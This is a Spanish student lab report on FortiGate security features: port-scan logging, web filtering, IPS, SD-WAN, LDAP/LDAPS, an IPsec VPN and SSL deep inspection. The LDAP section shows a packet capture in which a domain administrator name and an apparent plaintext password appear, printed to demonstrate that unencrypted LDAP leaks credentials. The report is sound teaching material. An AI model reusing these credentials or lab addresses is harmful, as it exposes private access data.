Pantallazo donde se vea el LOG del TCP port scan

Log Details

- General
 - Absolute Date/Time: 2022/12/19 17:56:00
 - Time: 17:56:00
 - Session ID: 0
 - Virtual Domain: root
- Source
 - IP: 10.1.133.116
 - Source Port: 45609
 - Country/Region: Unverified
 - Source Interface: wan
 - User: [redacted]
- Destination
 - IP: 10.1.133.116
 - Port: 8703
 - Country/Region: Reserved
 - Destination Interface: [redacted]
- Application Control
 - Protocol: 6
 - Service: tcp/8703
- Action
 - Action: detected
 - Threat: 4096
 - Policy ID: Apache-Port-Scanning (2)
 - Policy Type: DDoS IPv4
- Security
 - Level: [redacted]
 - Threat Level: Critical
 - Threat Score: 50
 - Cellular: [redacted]
 - Service: tcp/8703
 - Anomaly: [redacted]

Protección de conexiones de salida

Pantallazo final de cómo queda la regla/s de entrada al servidor aplicando Web Filter

Name: UbuntuBlockApps

Comments: Aplicaciones de salida permitidas en el servidor Ubuntu.

Categories:

- All Categories
- Business (153, △ 6)
- Email (77, △ 12)
- Mobile (3)
- Proxy (180)
- Storage.Backup (161, △ 19)
- VoIP (23)
- Cloud.IT (67, △ 1)
- Game (86)
- Network.Service (333)
- Remote.Access (97)
- Update (49)
- Collaboration (267, △ 16)
- General.Interest (235, △ 9)
- P2P (56)
- Social.Media (117, △ 30)
- Video/Audio (153, △ 17)
- Web.Client (24)
- Unknown Applications

Network Protocol Enforcement: [unchecked]

Application and Filter Overrides:

+Create New	Edit	Delete	
Priority	Details	Type	Action
1	Ubuntu.Update SMTPS	Application	Monitor

Options:

- Block applications detected on non-default ports: [switch]
- Allow and Log DNS Traffic: [switch]

Pantallazo de la definición del Web Filter en base a Static Filters

https://forti09.ciber.local:9443/ng/utm/webfilter/profile/edit/Julb-UbuntuUpdates

Edit Web Filter Profile

Name: Julb-UbuntuUpdates
Comments: Write a comment... 0/255
Feature set: Flow-based Proxy-based

FortiGuard Category Based Filter

Allow users to override blocked categories

Static URL Filter

Block invalid URLs

URL Filter

Create New		Edit	Delete	Search	Q
URL	Type	Action	Status		
smtp.gmail.com	Simple	Monitor	Enable	4	
*.ubuntu.com	Wildcard	Monitor	Enable		
*.canonical.com	Wildcard	Monitor	Enable		
**	Wildcard	Block	Enable		

Block malicious URLs discovered by FortiSandbox

Content Filter

LOG donde se vea un intento OK de envío smtps, una conexión OK de update y un bloqueo de un curl -I a una web que se te ocurra. (Quizá tengas que modificar y poner en monitor alguna cosa)

Log de actividad (Application Control)

Date/Time	User	Source	Action	URL
9 seconds ago		192.168.56.109	blocked	http://bitwarden.julenini.es/
10 seconds ago		192.168.56.109	blocked	http://bitwarden.julenini.es/
11 seconds ago		192.168.56.109	blocked	http://bitwarden.julenini.es/
11 seconds ago		192.168.56.109	blocked	http://bitwarden.julenini.es/
13 seconds ago		192.168.56.109	blocked	http://bitwarden.julenini.es/
41 seconds ago		192.168.56.109	blocked	http://bitwarden.julenini.es/
Hour ago		192.168.56.109	passthrough	http://us.archive.ubuntu.com/ubuntu/dists/jammy-security/InRelease
Hour ago		192.168.56.109	passthrough	http://us.archive.ubuntu.com/ubuntu/dists/jammy-backports/InRelease
Hour ago		192.168.56.109	passthrough	http://us.archive.ubuntu.com/ubuntu/dists/jammy-updates/InRelease
Hour ago		192.168.56.109	passthrough	http://us.archive.ubuntu.com/ubuntu/dists/jammy/InRelease
Hour ago		192.168.56.109	passthrough	https://smtp.gmail.com/
Hour ago		192.168.56.109	passthrough	https://smtp.gmail.com/
Hour ago		192.168.56.109	passthrough	http://us.archive.ubuntu.com/ubuntu/dists/jammy-security/InRelease
Hour ago		192.168.56.109	passthrough	http://us.archive.ubuntu.com/ubuntu/dists/jammy-backports/InRelease

Pantallazo final de cómo queda la regla/s de entrada al servidor aplicando Application Control



Pantallazo del security Profile de IPS

Edit IPS Sensor

Name: Julb-Proteger-Ubuntu-Apache

Comments: Write a comment... 0/255

Block malicious URLs: Enabled

IPS Signatures and Filters

IPS Signatures and Filters			
+Create New	Edit	Delete	
Details	Exempt IPs	Action	Packet Logging
TGT : Server SEV : SEV : SEV : +4		<input checked="" type="radio"/> Default	<input checked="" type="radio"/> Disabled
1			

LOG donde se vea un intento OK de envío smtps, una conexión OK de update y un bloqueo de un curl -I a una web que se te ocurra. (Quizá tengas que modificar y poner en monitor alguna cosa)

Date/Time	%	Source	Destination	Application Name	Action	Application User	Application Details
5 minutes ago		192.168.56.109	62.174.208.252 (julenlni.es)	HTTPBROWSER	block		
5 minutes ago		192.168.56.109	62.174.208.252 (julenlni.es)	HTTPBROWSER	block		
6 minutes ago		192.168.56.109	62.174.208.252 (julenlni.es)	HTTPBROWSER	block		
Hour ago		192.168.56.109	82.223.31.76 (www.egibide.org)	HTTPBROWSER	block		
Hour ago		192.168.56.109	54.217.10.153 (motd.ubuntu.com)	HTTPS.BROWSER	block		
Hour ago		192.168.56.109	91.189.91.39 (kazoo.canonical.com)	Ubuntu.Update	pass		
Hour ago		192.168.56.109	185.125.190.21 (assets.ubuntu.com)	HTTPS.BROWSER	block		
Hour ago		192.168.56.109	74.125.140.108 (smtp.gmail.com)	SMTPS	pass		
Hour ago		192.168.56.109	91.189.91.38 (benjo.canonical.com)	Ubuntu.Update	pass		

Reflexión y recapitulación final

Haz un resumen con tus palabras de qué hemos ido implementando en esta práctica y qué conseguimos con cada una de estas cosas. Han sido muchas y conviene que reflexiones y lo puedas explicar por ti mismo.

Dentro de este extenso apartado se han hablado de los siguientes conceptos; WAF, IPS, IDS, WEB Filter.

WAF: Web Application Firewall, estableciendo unas reglas de bloqueo y monitorización se pueden controlar las peticiones entrantes a nuestro servidor web con reglas como no permitir solicitudes con métodos HTTP concretos, que las solicitudes no contengan mas de X numero de parámetros y que si detecta solicitudes categorizadas como amenazas como SQL Injection se puedan bloquear.

IPS: Intrusion Prevention System: Es un bloqueador de amenazas, creando unas reglas específicas como el bloqueo de botnets, exploits conocidos para determinados servicios. Bastante útil si tienes una base de datos contrastada desde la que leer la información actualizada.

IDS: Intrusion detection System: Es el detector de amenazas, hace uso de firmas o patrones de comportamiento para detectar comportamiento malicioso o sospechoso en un dispositivo o red. Generalmente parte de un sistema IPS. Creando reglas como la de detección de escaneo de puertos podemos tener constancia de que se escanean puertos a nuestros sistemas (Si es un escaneo agresivo)


WEB Filter: Una manera muy cómoda de gestionar las reglas tanto de entrada como de salida para el acceso a nuestros servidores, para permitir que solamente se actualice con los repositorios seleccionados, que se pueda

conectar a los servidores de Google para emitir mensajes smtp(s).

OPTATIVA: WAN-SDWAN


052 - WAN-SDWAN

Pantallazo de las SD-WAN Zones y explica qué es




El SD-WAN es una tecnología que se emplea para balancear la carga entre diferentes interfaces basándose en diferentes medidas de calidad de la conexión, latencias, tiempos de variabilidad en el tiempo que carga (si la latencia es alta y no varia el jitter es 0).

Pantallazo de rutas estáticas y firewall policies. ¿Qué diferencia hay con las de otras prácticas anteriores?



La diferencia en las static routes es que no es necesario crear 2 rutas diferentes para las salidas con las interfaces de manera independiente. Creando una a la zona SD-WAN que hemos creado podemos ahorrarnos mucho tiempo para gestionar las reglas en el firewall ya que no hay que contemplar la posibilidad de tener 2 salidas distintas e independientes.



Pantallazo Performance SLA. ¿Qué mide? ¿para qué sirve?

El SLA es un conjunto de métricas que se emplean para determinar el rendimiento en un servicio basándose en diferentes pruebas. En este caso se está midiendo la latencia, porcentaje de perdida de paquetes y tiempo entre los paquetes (Jitter)

Pantallazo de SD-WAN Rules. ¿Qué significan?

Las SD-WAN Rules, son reglas que afectan a la agrupación de redes WAN que sirven para especificar como ha de comportarse una conexión dependiendo de la latencia (u otras métricas de red para determinar por qué interfaz salen las peticiones) para una aplicación en concreto, una agrupación de aplicaciones/servicios etc...

ID	Name	Source	Destination	Criteria	Members	Hit Count
1	Skype	LAN1_IPS	Skype Skype.For.Business	Latency	Euskaltel (wan) Movistar (lan3)	0
2	Update-Apps	all	MS.Windows.Update Ubuntu.Update	SLA	Movistar (lan3) Euskaltel (wan)	0

5000 Conexión con Windows AD por LDAPS - creación de usuarios

LDAP - creación de usuarios

Configuración IP del Windows Server

```
Sufijo DNS específico para la conexión. . . :  
Vínculo: dirección IPv6 local. . . : fe80::152d:e802:3e33:6bdc%6  
Dirección IPv4. . . . . : 192.168.9.1  
Máscara de subred . . . . . : 255.255.255.0  
Puerta de enlace predeterminada . . . . : 192.168.9.99
```

Configuración DNS del Forti y prueba de resolución de nombres contra el DNS del AD

Muestra el certificado del DC y la cadena de confianza

certsrv - [Entidad de certificación (Local)\CA09\Certificados emitidos]

Archivo Acción Ver Ayuda

Entidad de certificación (Local)

- CA09
 - Certificados revocados
 - Certificados emitidos** (selected)
 - Solicitudes pendientes
 - Error en las solicitudes
 - Plantillas de certificado

Id. de solicitud	Nombre del solicitante	Certificado binario	Plantilla de cer...
2	JUIBAI\DC01\$	-----BEGIN CERTIFI...	Controlador de...

Certificado

General Detalles Ruta de certificación

Ruta de certificación

- CA09
 - dc01.JuIbai.local

Muestra la configuración de la conexión LDAP

nunki.diocesanas.org Nueva pestaña +

⚠️ No es seguro | <https://forti09.ciber.local:9443/ng/network/dns/settings>

DNS Settings

DNS servers **Use FortiGuard Servers** **Specify**

Primary DNS server: 1.1.1.1 **10 ms**

Secondary DNS server: 8.8.8.8 **10 ms**

Local domain name:

+ **Add**

Administrador de DNS

Archivo Acción Ver Ayuda

DNS DC01

Propiedades de DC01

Interfaces Reenviadores Opciones avanzadas Sugerencias de raíz

Los reenviadores son servidores DNS que puede usar este servidor para resolver consultas DNS para registros que no puede resolver.

Dirección IP	FQDN de servidor
1.1.1.1	one.one.one.one
8.8.8.8	dns.google

Name	dc01.juibai.local
Server IP/Name	192.168.9.1
Server Port	389
Common Name Identifier	SAMAccountName
Distinguished Name	dc=juibai,dc=local
Exchange server	<input checked="" type="checkbox"/>
Bind Type	Simple <input type="radio"/> Anonymous <input type="radio"/> Regular <input type="radio"/>
Username	juibai\Administrador
Password	***** <input type="button" value="Change"/>
Secure Connection	<input checked="" type="checkbox"/>
Connection status	Successful
<input type="button" value="Test Connectivity"/>	
<input type="button" value="Test User Credentials"/>	

Testea un usuario contra LDAP y comenta la captura de Wireshark: ¿qué se está haciendo ahí?

The Wireshark capture shows a TCP session on port 389. The sequence of frames is as follows:

- Frame 133: SYN from 192.168.9.99 to 192.168.9.1.
- Frame 134: SYN-ACK from 192.168.9.1 to 192.168.9.99.
- Frame 135: ACK from 192.168.9.99 to 192.168.9.1.
- Frame 136: bindRequest(1) "juibai\Administrador" simple from 192.168.9.99 to 192.168.9.1.
- Frame 137: bindResponse(1) success from 192.168.9.1 to 192.168.9.99.
- Frame 138: ACK from 192.168.9.1 to 192.168.9.99.
- Frame 139: unbindRequest(2) from 192.168.9.99 to 192.168.9.1.
- Frame 140: FIN, ACK from 192.168.9.99 to 192.168.9.1.
- Frame 141: ACK from 192.168.9.1 to 192.168.9.99.
- Frame 142: RST, ACK from 192.168.9.1 to 192.168.9.99.

Decomposition of the bindRequest frame (Frame 136):

```

> Frame 133: 74 bytes on wire (592 bits), 74 bytes captured (592 bits) on interface Ethernet
> Ethernet II, Src: Fortinet_8a:b8:fb (e0:23:ff:8a:b8:fb), Dst: PcsCompu_13 (08:00:27:13:6e:95)
> Internet Protocol Version 4, Src: 192.168.9.99, Dst: 192.168.9.1
> Transmission Control Protocol, Src Port: 2956, Dst Port: 389, Seq: 0, Len: 54
    0000  08 00 27 13 6e 95 e0 23 ff 8a b8 fb 08 00 45 00 ...n.# .....E-
    0010  00 3c b4 1a 00 00 40 06 32 ed c0 a9 09 63 c0 a8 <...@.2...c...
    0020  09 01 0b 8c 01 85 d8 6f 24 62 00 00 00 a0 02 .....$b.....
    0030  ff ff 38 00 00 02 04 05 b4 04 02 08 0a 00 07 ..8.....
    0040  72 5a 00 00 00 01 03 00 e0 rZ .....

```

Decomposition of the bindResponse frame (Frame 137):

```

0*....%....juibai\Administrador.
12345Abcde0.....a....
.....0....B.

```

Podemos comprobar que en una conexión LDAP sin cifrar el usuario y contraseña de login se transmiten en texto plano y son fáciles de capturar. En el puerto 389/tcp

Con LDAPS en el puerto 636/tcp, en esta captura podemos ver el handshake de certificados.

*Ethernet

Archivo Edición Visualización Ir Captura Analizar Estadísticas Telefonía Wireless Herramientas Ayuda

tcp.stream eq 3


No.	Time	Source	Destination	Protocol	Length	Stream index	Info
26	2.738232	192.168.9.99	192.168.9.1	TCP	74	3	2951 → 636 [SYN] Seq=0 Win=65535 Len=0 MSS=1460 SACK_PERM TS=0
27	2.738454	192.168.9.1	192.168.9.99	TCP	66	3	636 → 2951 [SYN, ACK] Seq=1 Ack=1 Win=65535 Len=0 MSS=1460 TS=0
28	2.739149	192.168.9.99	192.168.9.1	TCP	60	3	2951 → 636 [ACK] Seq=1 Ack=1 Win=180224 Len=0
29	2.739753	192.168.9.99	192.168.9.1	TLSv1.2	378	3	Client Hello
30	2.740936	192.168.9.1	192.168.9.99	TCP	1514	3	636 → 2951 [ACK] Seq=1 Ack=325 Win=2102272 Len=1460 [TCP segment of size 1514]
31	2.740953	192.168.9.1	192.168.9.99	TLSv1.2	572	3	Server Hello, Certificate, Server Key Exchange, Certificate
32	2.741832	192.168.9.99	192.168.9.1	TCP	60	3	2951 → 636 [ACK] Seq=325 Ack=1461 Win=180224 Len=0
33	2.741832	192.168.9.99	192.168.9.1	TCP	60	3	2951 → 636 [ACK] Seq=325 Ack=1979 Win=180224 Len=0
34	2.758772	192.168.9.99	192.168.9.1	TLSv1.2	224	3	Certificate, Client Key Exchange, Change Cipher Spec, Encrypted Handshake Message
35	2.759971	192.168.9.1	192.168.9.99	TLSv1.2	105	3	Change Cipher Spec, Encrypted Handshake Message
36	2.760975	192.168.9.99	192.168.9.1	TLSv1.2	127	3	Application Data
37	2.761950	192.168.9.1	192.168.9.99	TLSv1.2	105	3	Application Data
38	2.762902	192.168.9.99	192.168.9.1	TLSv1.2	90	3	Application Data

```
> Frame 31: 572 bytes on wire (4576 bits), 572 bytes captured (4576 bits) on interface \Device\NPF_{937DE429-5601-4420-A0F7-C84390FF7B91}, id 0
> Ethernet II, Src: PcsCompu_13:6e:95 (08:00:27:13:6e:95), Dst: Fortinet_8a:b8:fb (0:23:ff:8a:b8:fb)
> Internet Protocol Version 4, Src: 192.168.9.1, Dst: 192.168.9.99
> Transmission Control Protocol, Src Port: 2951, Dst Port: 636, Seq: 1461, Ack: 325, Len: 518
> [2 Reassembled TCP Segments (1978 bytes): #30(1460), #31(518)]
< Transport Layer Security
  < TLSv1.2 Record Layer: Handshake Protocol: Multiple Handshake Messages
    Content Type: Handshake (22)
    Version: TLS 1.2 (0x0303)
    Length: 1973
    > Handshake Protocol: Server Hello
    < Handshake Protocol: Certificate
      Handshake Type: Certificate (11)
      Length: 1485
      Certificates Length: 1482
    < Certificates (1482 bytes)
      Certificate Length: 1479
    < Certificate: 308205c3308204aba00302010202136800000002d59440e3d4ee5a03000000000002300d... (id-at-commonName=dc01.Julbai.local)
      < signedCertificate
        version: v3 (2)
        serialNumber: 0x6800000002d59440e3d4ee5a03000000000002
      > signature (sha256WithRSAEncryption)
```

161 IPSEC VPN

161 - VPN-Client2Site-IPSEC

Haz un esquema a boli en un papel con IPs, etc y adjunta foto



Pantallazo del estado del túnel client2site con las fases 1 y 2 activas

https://forti09.ciber.local:9443/ng/vpn/ipsec/edit/VPN

Edit VPN Tunnel

Authentication Method : Pre-shared Key
IKE Version : 1 , Mode : Aggressive

Phase 1 Proposal									
Encryption	AES128	Authentication	SHA256						
Encryption	AES256	Authentication	SHA256						
Encryption	AES128	Authentication	SHA1						
Encryption	AES256	Authentication	SHA1						
<input type="checkbox"/> 32 <input type="checkbox"/> 31 <input type="checkbox"/> 30 <input type="checkbox"/> 29 <input type="checkbox"/> 28 <input type="checkbox"/> 27 <input type="checkbox"/> 21 <input type="checkbox"/> 20 <input type="checkbox"/> 19 <input type="checkbox"/> 18 <input type="checkbox"/> 17 <input type="checkbox"/> 16 <input type="checkbox"/> 15 <input checked="" type="checkbox"/> 14 <input checked="" type="checkbox"/> 5 <input type="checkbox"/> 2 <input type="checkbox"/> 1									
Diffie-Hellman Groups									
Key Lifetime (seconds)									
Local ID									
XAUTH Edit Type : Auto Server User Group: VPN-IPSEC-USERS									
Phase 2 Selectors <table border="1"> <thead> <tr> <th>Name</th> <th>Local Address</th> <th>Remote Address</th> </tr> </thead> <tbody> <tr> <td>VPN</td> <td>0.0.0.0/0.0.0.0</td> <td>0.0.0.0/0.0.0.0</td> </tr> </tbody> </table>				Name	Local Address	Remote Address	VPN	0.0.0.0/0.0.0.0	0.0.0.0/0.0.0.0
Name	Local Address	Remote Address							
VPN	0.0.0.0/0.0.0.0	0.0.0.0/0.0.0.0							

LOG del establecimiento del túnel y LOG de tráfico en LAN de la conexión RDP/VNC del equipo remoto contra un equipo en la LAN

Establecimiento del túnel

VPN Tunnel: VPN					
Date/Time	Level	Action	Status	Message	VPN Tunnel
Minute ago	███████	negotiate	success	progress IPsec phase 2	VPN
Minute ago	███████	negotiate	success	negotiate IPsec phase 2	VPN
Minute ago	███████	negotiate	success	progress IPsec phase 2	VPN
Minute ago	███████	negotiate	success	progress IPsec phase 2	VPN
Minute ago	███████	negotiate	success	progress IPsec phase 2	VPN
Minute ago	███████	install_sa		Install IPsec SA	VPN
Minute ago	███████	negotiate	success	progress IPsec phase 1	VPN
Minute ago	███████	negotiate	success	progress IPsec phase 1	VPN
Minute ago	███████	negotiate	success	negotiate IPsec phase 1	VPN
Minute ago	███████	negotiate	success	progress IPsec phase 1	VPN
Minute ago	███████	negotiate	success	progress IPsec phase 1	VPN
Minute ago	███████	negotiate	success	progress IPsec phase 1	VPN
Minute ago	███████	negotiate	success	progress IPsec phase 1	VPN
Minute ago	███████	negotiate	success	progress IPsec phase 1	VPN
Minute ago	███████	delete_sa		delete IPsec phase 1 SA	VPN
2 minutes ago	███████	delete_phase1_sa		progress IPsec phase 2	VPN
2 minutes ago	███████	negotiate	success	negotiate IPsec phase 2	VPN
2 minutes ago	███████	negotiate	success	progress IPsec phase 2	VPN
2 minutes ago	███████	negotiate	success	progress IPsec phase 2	VPN
2 minutes ago	███████	negotiate	success	progress IPsec phase 2	VPN
2 minutes ago	███████	install_sa		Install IPsec SA	VPN
2 minutes ago	███████	negotiate	success	progress IPsec phase 1	VPN
2 minutes ago	███████	negotiate	success	progress IPsec phase 1	VPN
2 minutes ago	███████	negotiate	success	negotiate IPsec phase 1	VPN
2 minutes ago	███████	negotiate	success	progress IPsec phase 1	VPN
2 minutes ago	███████	negotiate	success	progress IPsec phase 1	VPN
2 minutes ago	███████	negotiate	success	progress IPsec phase 1	VPN
2 minutes ago	███████	negotiate	success	progress IPsec phase 1	VPN
2 minutes ago	███████	delete_sa		delete IPsec phase 1 SA	VPN

Conexión RDP

The screenshot shows the FortiGate web interface under the 'julenbai' configuration. The left sidebar is expanded to show the 'Log & Report' section, specifically 'Forward Traffic'. A table lists four log entries. The first entry is highlighted in yellow. The right side of the interface displays detailed log information for the selected entry, including fields like Policy, Log Details, Source, Destination, and Application Name.

Date/Time	Source	Device	Destination	Application Name	Result	Policy
6 seconds ago	192.168.222.100		192.168.9.1 (dc01.julenbai.local)		✓	vpn_VPN
24 seconds ago	192.168.222.100		192.168.9.110		✓	vpn_VPN
24 seconds ago	192.168.222.100		192.168.9.110		✓	vpn_VPN
24 seconds ago	192.168.222.100		192.168.9.110		✓	vpn_VPN

Captura Wireshark desde el cliente del establecimiento del túnel

The screenshot shows a Wireshark capture window titled 'conexiонvpn.pcapng'. The packet list view is filtered to show only ISAKMP traffic ('isakmp'). The table lists 15669 packets, all of which are ISAKMP messages. The columns include No., Time, Source, Destination, Protocol, Length, Source Port, Destination Port, and Info. The 'Info' column provides details such as 'Aggressive', 'Transaction (Config Mode)', 'Quick Mode', and 'Informational' exchange types.

No.	Time	Source	Destination	Protocol	Length	Source Port	Destination Port	Info
5430	9.278345	192.168.100.10	85.84.182.96	ISAKMP	550	500	500	Aggressive
5433	9.302353	85.84.182.96	192.168.100.10	ISAKMP	598	500	500	Aggressive
5475	9.381530	192.168.100.10	85.84.182.96	ISAKMP	218	4500	4500	Aggressive
5523	9.408052	85.84.182.96	192.168.100.10	ISAKMP	138	4500	4500	Transaction (Config Mode)
5524	9.408242	192.168.100.10	85.84.182.96	ISAKMP	154	4500	4500	Transaction (Config Mode)
5560	9.464358	85.84.182.96	192.168.100.10	ISAKMP	138	4500	4500	Transaction (Config Mode)
5561	9.465421	192.168.100.10	85.84.182.96	ISAKMP	122	4500	4500	Transaction (Config Mode)
5562	9.465546	192.168.100.10	85.84.182.96	ISAKMP	202	4500	4500	Transaction (Config Mode)
5613	9.490257	85.84.182.96	192.168.100.10	ISAKMP	266	4500	4500	Transaction (Config Mode)
6185	10.590050	192.168.100.10	85.84.182.96	ISAKMP	826	4500	4500	Quick Mode
6203	10.618228	85.84.182.96	192.168.100.10	ISAKMP	442	4500	4500	Quick Mode
6204	10.618414	192.168.100.10	85.84.182.96	ISAKMP	122	4500	4500	Quick Mode
6217	10.644129	85.84.182.96	192.168.100.10	ISAKMP	138	4500	4500	Quick Mode
9729	13.684533	192.168.100.10	85.84.182.96	ISAKMP	154	4500	4500	Informational
9772	13.710143	85.84.182.96	192.168.100.10	ISAKMP	154	4500	4500	Informational
13721	18.713130	192.168.100.10	85.84.182.96	ISAKMP	154	4500	4500	Informational
13754	18.738128	85.84.182.96	192.168.100.10	ISAKMP	154	4500	4500	Informational
15569	22.101502	192.168.100.10	85.84.182.96	ISAKMP	138	4500	4500	Informational

008. SSL Deep Inspección

Configs Avanzadas - SSL Deep Inspection

Muestra el contenido de la Policy de Navegación y cómo has aplicado el Deep SSL Inspection

lan → wan 1	all	all	always	ALL	ACCEPT	IPS EGIBIDE	default	All	88
Salida con Euskaltel							SSL deep-inspection		

Muestra el contenido de la GPO y la vinculación y dónde has almacenado el crt al crear la GPO

Contenido GPO

Emitted for	Emitted by	Expiration date	Proposed purpose	Name descriptive	State	Template of cer...
FGT40FTK20051946	FGT40FTK20051946	21/11/2032	<Todos>	<Ninguno>	Enabled	

Vinculación de GPO

Estado	Orden de vínculos	GPO	Elegido	Vínculo habilitado	Estado de GPO	Filtros WMI	Modificado	Domino
1	2	Default Domain Policy	No	SI	Habilitado	Ninguno	09/01/2023 ...	Jubail.local

Muestra que el crt de la CA de Forti está entre las root CA del equipo cliente

Emitted for	Emitted by	Expiration date	Proposed purpose	Name descriptive	State
AddTrust External CA Root	AddTrust External CA Root	30/05/2020	Autenticación del c...	Sectigo (AddTrust)	R
Baltimore CyberTrust Root	Baltimore CyberTrust Root	13/05/2025	Autenticación del c...	DigiCert Baltimore ...	R
CA09	CA09	09/01/2028	<Todos>	<Ninguno>	R
CA09	CA09	09/01/2028	<Todos>	<Ninguno>	R
Class 3 Public Primary Certificat...	Class 3 Public Primary Certificatio...	02/08/2028	Autenticación del c...	VeriSign Class 3 Pu...	R
Copyright (c) 1997 Microsoft C...	Copyright (c) 1997 Microsoft Corp.	31/12/1999	Impresión de fecha	Microsoft Timesta...	R
DigiCert Global Root CA	DigiCert Global Root CA	10/11/2031	Autenticación del c...	DigiCert	R
DigiCert Global Root G2	DigiCert Global Root G2	15/01/2038	Autenticación del c...	DigiCert Global Roo...	R
DigiCert High Assurance EV Ro...	DigiCert High Assurance EV Root	10/11/2031	Autenticación del c...	DigiCert	R
DST Root CA X3	DST Root CA X3	30/09/2021	Autenticación del c...	DST Root CA X3	R
FGT40FTK20051946	FGT40FTK20051946	21/11/2032	<Todos>	<Ninguno>	R
GlobalSign	GlobalSign	15/12/2021	Autenticación del c...	Google Trust Servic...	R
Go Daddy Class 2 Certification ...	Go Daddy Class 2 Certification Au...	29/06/2034	Autenticación del c...	Go Daddy Class 2 C...	R
Hotspot 2.0 Trust Root CA - 03	Hotspot 2.0 Trust Root CA - 03	08/12/2043	Autenticación del c...	Hotspot 2.0 Trust R...	R
Microsoft Authenticode(tm) Ro...	Microsoft Authenticode(tm) Root	01/01/2000	Correo seguro, Fir...	Microsoft Authenti...	R
Microsoft ECC Product Root Ce...	Microsoft ECC Product Root Certi...	27/02/2043	<Todos>	Microsoft ECC Prod...	R
Microsoft Root Authority	Microsoft Root Authority	31/12/2020	<Todos>	Microsoft Root Aut...	R
Microsoft Root Certificate Auth...	Microsoft Root Certificate Authori...	10/05/2021	<Todos>	Microsoft Root Cert...	R
Microsoft Root Certificate Auth...	Microsoft Root Certificate Authori...	23/06/2035	<Todos>	Microsoft Root Cert...	R
Microsoft Root Certificate Auth...	Microsoft Root Certificate Authori...	22/03/2036	<Todos>	Microsoft Root Cert...	R
NO LIABILITY ACCEPTED, (c)97 Ve...	NO LIABILITY ACCEPTED, (c)97 Ve...	08/01/2004	Impresión de fecha	VeriSign Time Stam...	R
Symantec Enterprise Mobile Ro...	Symantec Enterprise Mobile Root ...	15/03/2032	Firma de código	<Ninguno>	R
Thawte Timestamping CA	Thawte Timestamping CA	01/01/2021	Impresión de fecha	Thawte Timestamp...	R
VeriSign Class 3 Public Primary ...	VeriSign Class 3 Public Primary Ce...	17/07/2036	Autenticación del c...	VeriSign	R
VeriSign Universal Root Certific...	VeriSign Universal Root Certificati...	02/12/2037	Autenticación del c...	VeriSign Universal R...	R

Muestra la cadena de confianza del certificado al navegar por www.egibide.org y comenta

Información del certificado

▼ FGT40FTK20051946

*.egibide.org

- Se puede observar que el CA de FORTI firma el certificado de egibide

Muestra la cadena de confianza del certificado al navegar por www.paypal.com y comenta

Información del certificado

▼ DigiCert High Assurance EV Root CA

▼ DigiCert SHA2 Extended Validation Ser

www.paypal.com

